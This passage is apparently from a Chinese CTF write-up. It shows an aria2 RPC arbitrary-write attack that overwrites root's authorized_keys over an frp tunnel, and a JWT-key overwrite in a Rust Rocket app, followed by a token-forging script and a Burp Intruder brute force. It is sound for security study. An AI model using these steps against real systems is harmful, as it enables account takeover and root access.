name = "ssh"
type = "tcp"
localIP = "100.64.43.4"
localPort = 22
remotePort = 6022
[[proxies]]
name = "rpc"
type = "tcp"
localIP="100.64.43.4"
localPort = 6800
remotePort=6800
```

上传并且运行frpc：

```
wget http://VPS-IP/frpc
chmod 755 frpc
./frpc -c frpc.toml
```

然后根据在qbittorrent拿到的密码，作为aria2rpc的token

```
http://token:<password>@VPS-IP:6800/jsonrpc
```


使用ariang，利用aria2任意文件读写的漏洞，

覆盖/root/.ssh/authorized_keys,利用ssh私钥登录

```
ssh-keygen
```

操作网址:[Yet Another Aria2 Web Frontend (binux.github.io)](#)

然后直接连上去，得到flag



```
root@gamebox-219-160-c936fb462788f45b-aria2:~# ls
root@gamebox-219-160-c936fb462788f45b-aria2:~# cd ..
root@gamebox-219-160-c936fb462788f45b-aria2:/# ls
bin  boot  dev  etc  flag  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@gamebox-219-160-c936fb462788f45b-aria2:/# cat flag
```

火箭大头兵

首先审审rust代码,一般rust代码主要是看看逻辑洞:

auth.go:

```
use {
```


```rust
    super::{
        error::Error,
        state::{CtxState, Jwt},
    },
    rocket::{
        catch,
        http::Status,
        request::{FromRequest, Outcome, Request},
        response::Redirect,
        uri,
    },
    serde::{Deserialize, Serialize},
};

#[derive(Debug, Serialize, Deserialize)]
pub struct UserJwtClaim {
    pub id: i64,
    pub username: String,
    pub exp: u64,
}

#[catch(400)]
pub fn bad_request(_req: &Request) -> Redirect {
    Redirect::to(uri!("/"))
}

#[catch(401)]
pub fn unauthorized(_req: &Request) -> Redirect {
    Redirect::to(uri!("/"))
}

#[rocket::async_trait]
impl<'r> FromRequest<'r> for UserJwtClaim {
    type Error = Error;

    async fn from_request(req: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let jwt = match req
            .rocket()
            .state::<CtxState>()
            .map(|ctx_state| ctx_state.ctx.lock().unwrap())
        {
            Some(ctx) => match ctx.get("_system_jwt_key")
{///////////////////info point1
                Some(key) => Jwt::new(&key.to_string()),
                None => {
                    return Outcome::Error((
                        Status::InternalServerError,
                        Error::new("Auth", 500, "JWT key not found"),
                    ))
                }
            },
            None => {
                return Outcome::Error((
                    Status::InternalServerError,
                    Error::new("Auth", 500, "Ctx Instance not found"),
                ))
            }
        };

        if let Some(token) = req.cookies().get("token") {
            match jwt.verify::<UserJwtClaim>(&token.value()) {
                Ok(claim) => Outcome::Success(claim),
                Err(_error) => Outcome::Error((
                    Status::Unauthorized,
                    Error::new("Auth", 401, "Unauthorized"),
                )),
            }
        } else {
            Outcome::Error((
                Status::BadRequest,
                Error::new("Auth", 400, "JWT Token Invalid"),
            ))
        }
    }
}
```

由auth.rs可以知道

```
 Some(ctx) => match ctx.get("_system_jwt_key") {///////////////////info point1
                Some(key) => Jwt::new(&key.to_string()),
```

它是采用了jwt认证，而且secretkey存在了ctx对象里了

结合没找到rce的点，而且Liki4的账号注册过了，就知道这道题是要想办法伪造jwt登录Liki4的账号。



留言板

Liki4

Liki4

I left something for you... Goodbye buddy... ;-|

可是我们得先得secret_key才能伪造，然后在这个profile.rs中发现了玄机:

```
use {
    crate::{
        utils::{
            auth::UserJwtClaim,
```

```rust
            error::Error,
            response::ReturnPack,
            state::{CtxState, DbState},
        },
        Result,
    },
    diesel::prelude::*,
    rocket::{get, post, serde::json::Json, State},
    rocket_dyn_templates::Template,
    serde_json::Value,
    std::collections::HashMap,
};

#[get("/profile")]
pub fn profile_page(
    user_from_jwt: UserJwtClaim,
    ctx_state: &State<CtxState>,
    db_state: &State<DbState>,
) -> Template {
    use crate::db::models::User;
    use crate::db::schema::users::dsl as users_dsl;

    let connection = &mut db_state.db.db_pool.get().unwrap();

    let user_id = users_dsl::users
        .filter(users_dsl::id.eq(&user_from_jwt.id))
        .filter(users_dsl::username.eq(&user_from_jwt.username))
        .select(users_dsl::id)
        .first::<i64>(connection)
        .unwrap();
    let result: Vec<User> = users_dsl::users
        .filter(users_dsl::id.eq(&user_id))
        .load::<User>(connection)
        .unwrap();
    let bio: HashMap<String, Value> =
serde_json::from_str(&result[0].bio.as_str()).unwrap();
    let mut ctx = ctx_state.ctx.lock().unwrap();
    for (key, value) in bio {
        ctx.insert(format!("{}_{}", &user_from_jwt.username, key),
value);////////////////////////exp1
    }

    ctx.insert(
        "_current_user".to_string(),
        Value::String(user_from_jwt.username),
    );
    let c = ctx.clone();
    ctx.insert("ctx".to_string(), Value::Object(c));
    Template::render("profile", &*ctx)
}

type ProfileBody = HashMap<String, String>;

#[post("/profile", format = "json", data = "<profile_body>")]
pub fn user_profile_post(
    user_from_jwt: UserJwtClaim,
    profile_body: Json<ProfileBody>,
    db_state: &State<DbState>,
) -> Result<Json<ReturnPack<String>>> {
    use crate::db::schema::users::dsl as users_dsl;

    let Json(body) = profile_body;

    let connection = &mut db_state
        .db
        .db_pool
        .get()
        .map_err(|_| Error::new("DB", 500, "DB Connection invalid"))?;

    let bio_str = serde_json::to_string(&body).unwrap();

    let user_id = users_dsl::users
        .filter(users_dsl::id.eq(&user_from_jwt.id))
        .filter(users_dsl::username.eq(&user_from_jwt.username))
        .select(users_dsl::id)
        .first::<i64>(connection)
        .unwrap();
    let result =
diesel::update(users_dsl::users.filter(users_dsl::id.eq(&user_id)))
        .set(users_dsl::bio.eq(&bio_str))
        .execute(connection);

    if result.is_err() {
        return Err(Error::new("profile", 500, "update error"));
    }

    Ok(Json(ReturnPack::ok("success".to_string())))
}
```

这个第41行的代码：

```
for (key, value) in bio {
        ctx.insert(format!("{}_{}", &user_from_jwt.username, key),
value);//////////////////////exp1
    }
```


只要构造payload,就可以更改之前ctx中_system_jwt_key了。举个例子：

当username=_system_jwt key=123456时,代码就成了：

```
ctx.insert("_system_jwt_key",123456)
```

刚刚好覆盖了之前的key

于是我们注册一个名叫_system_jwt的用户就可以了。



留言板

_system_jwt

Comment

Public

覆写key


Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JpZCI6MTczMiwidXNlcm5hbWUiOiJfc3lzdGVtX
2p3dCIsImV4cCI6MTcwODg3NzA4M30.CePDuNiK
5__4d4Q7AAFHf39mEr--X_33f78xm4qF2gE
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```


PAYLOAD: DATA

```
{
  "id": 1732,
  "username": "_system_jwt",
  "exp": 1708877083
}
```

VERIFY SIGNATURE

```
HMACSHA256(
```

然后还是有个问题


Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JpZCI6MTczMiwidXNlcm5hbWUiOiJfc3lzdGVtX
2p3dCIsImV4cCI6MTcwODg3NzA4M30.CePDuNiK
5__4d4Q7AAFHf39mEr--X_33f78xm4qF2gE
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "id": 1732,
  "username": "_system_jwt",
  "exp": 1708877083
}
```

VERIFY SIGNATURE

```
HMACSHA256(
```

```
{
  "id": 1732,
  "username": "_system_jwt",
  "exp": 1708877083
}
```

这个id我们不知道

构造后


```
{
  "id": 要爆破的,
  "username": "Liki4",
  "exp": 1708877083
}
```

改了改login.rs来生成字典:

```
use {
    crate::{
        utils::{
            auth::UserJwtClaim,
            error::Error,
            response::ReturnPack,
            state::{CtxState, DbState, EnvState, Jwt},
        },
        Result,
    },
    diesel::prelude::*,
    jsonwebtoken::get_current_timestamp,
    rocket::{get, http::CookieJar, post, serde::json::Json, State},
    rocket_dyn_templates::Template,
    serde::{Deserialize, Serialize},
    sha256::digest,
};
use std::fs::File;
use std::io::prelude::*;

#[get("/login")]
pub fn login_page(ctx_state: &State<CtxState>) -> Template {
    Template::render("login", &*ctx_state.ctx.lock().unwrap())
}

#[derive(Serialize, Deserialize)]
pub struct LoginBody {
    pub username: String,
    pub password: String,
}

#[post("/login", format = "json", data = "<login_body>")]
pub fn user_login_post(
    login_body: Json<LoginBody>,
    env_state: &State<EnvState>,
    db_state: &State<DbState>,
    ctx_state: &State<CtxState>,
    cookies: &CookieJar<'_>,
) -> Result<Json<ReturnPack<String>>> {
    use crate::db::schema::users::dsl as users_dsl;

    let Json(body) = login_body;

    let salt = &env_state.env_map.pwd_salt;
    let password_hash = digest((format!("{}{}", &body.password,
salt)).as_bytes());
```

```rust
    let connection = &mut db_state
        .db
        .db_pool
        .get()
        .map_err(|_| Error::new("DB", 500, "DB Connection invalid"))?;
    /*
    let user_id = users_dsl::users
        .filter(users_dsl::username.eq(&body.username))
        .filter(users_dsl::password.eq(&password_hash))
        .select(users_dsl::id)
        .first::<i64>(connection)
        .map_err(|_| Error::new("Auth", 401, "username or password not match"))?;
     */
    let user_id = 1732;
    let ctx = ctx_state.ctx.lock().unwrap();
    let jwt = Jwt::new(
        &ctx.get("_system_jwt_key")
            .ok_or_else(|| Error::new("Auth", 500, "JWT key not found"))?
            .to_string(),
    );

    let token = jwt
        .sign(UserJwtClaim {
            id: user_id,
            username: body.username.clone(),
            exp: get_current_timestamp() + 3600,
        })
        .map_err(|_| Error::new("Auth", 500, "JWT sign failed"))?;

    cookies.add(("token", token.clone()));

    let start_id = 0;
    let end_id = 100;

    let mut file = File::create("token.txt").expect("Failed to create file");

    for user_id in start_id..=end_id {
        let token = jwt
            .sign(UserJwtClaim {
                id: user_id,
                username: body.username.clone(),
                exp: get_current_timestamp() + 3600,
            })
            .map_err(|_| Error::new("Auth", 500, "JWT sign failed"))?;

        writeln!(file, "{}", token).expect("Failed to write to file");
    }

    let start_id = 101;
    let end_id = 1800;

    for user_id in start_id..=end_id {
        let token = jwt
            .sign(UserJwtClaim {
                id: user_id,
                username: body.username.clone(),
                exp: get_current_timestamp() + 3600,
            })
            .map_err(|_| Error::new("Auth", 500, "JWT sign failed"))?;

        writeln!(file, "{}", token).expect("Failed to write to file");
    }

    cookies.add(("jwt", ctx.get("_system_jwt_key")
        .ok_or_else(|| Error::new("Auth", 500, "JWT key not found"))?
        .to_string().clone()));

    Ok(Json(ReturnPack::ok(token)))
}
//LyYRt21CHDxlGEXtNl5eI4GYEaCkXwq5
```

拿这个生成的token.txt来爆破/message就出了


Burp 项目 Intruder 重放器 窗口 帮助
Burp Suite专业版 v2023.2.2 - 临时项目 - licensed to leon406
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 扩展 学习
设置
位置 payload 资源池 设置
开始攻击
添加payload位置 §
清除payload位置 §
自动添加payload位置 §
刷新
清空
0匹配

选择攻击类型:

攻击类型: 狙击手-单个payload(Sniper)

Payload位置

配置payload插入位置，它们可以添加到目标以及基本请求中。

目标: http://139.196.183.57:30620 ☑ 更新Host报头来匹配目标

```
GET /message HTTP/1.1
Host : 139.196.183.57:30620
Cache-Control : max-age=0
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie : token=
§eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MTczMiwidXNlcm5hbWUiOiJfc3lzdGVtX2p3dCIsImV4cCI6MTcwOTEzOTYyNH0.93dTp3zsxAdavT2mtTNpLwvbHxLsE3aJIEoZ
SNPYoNg§
Connection : close
```

1 个payload 位置?

长度:681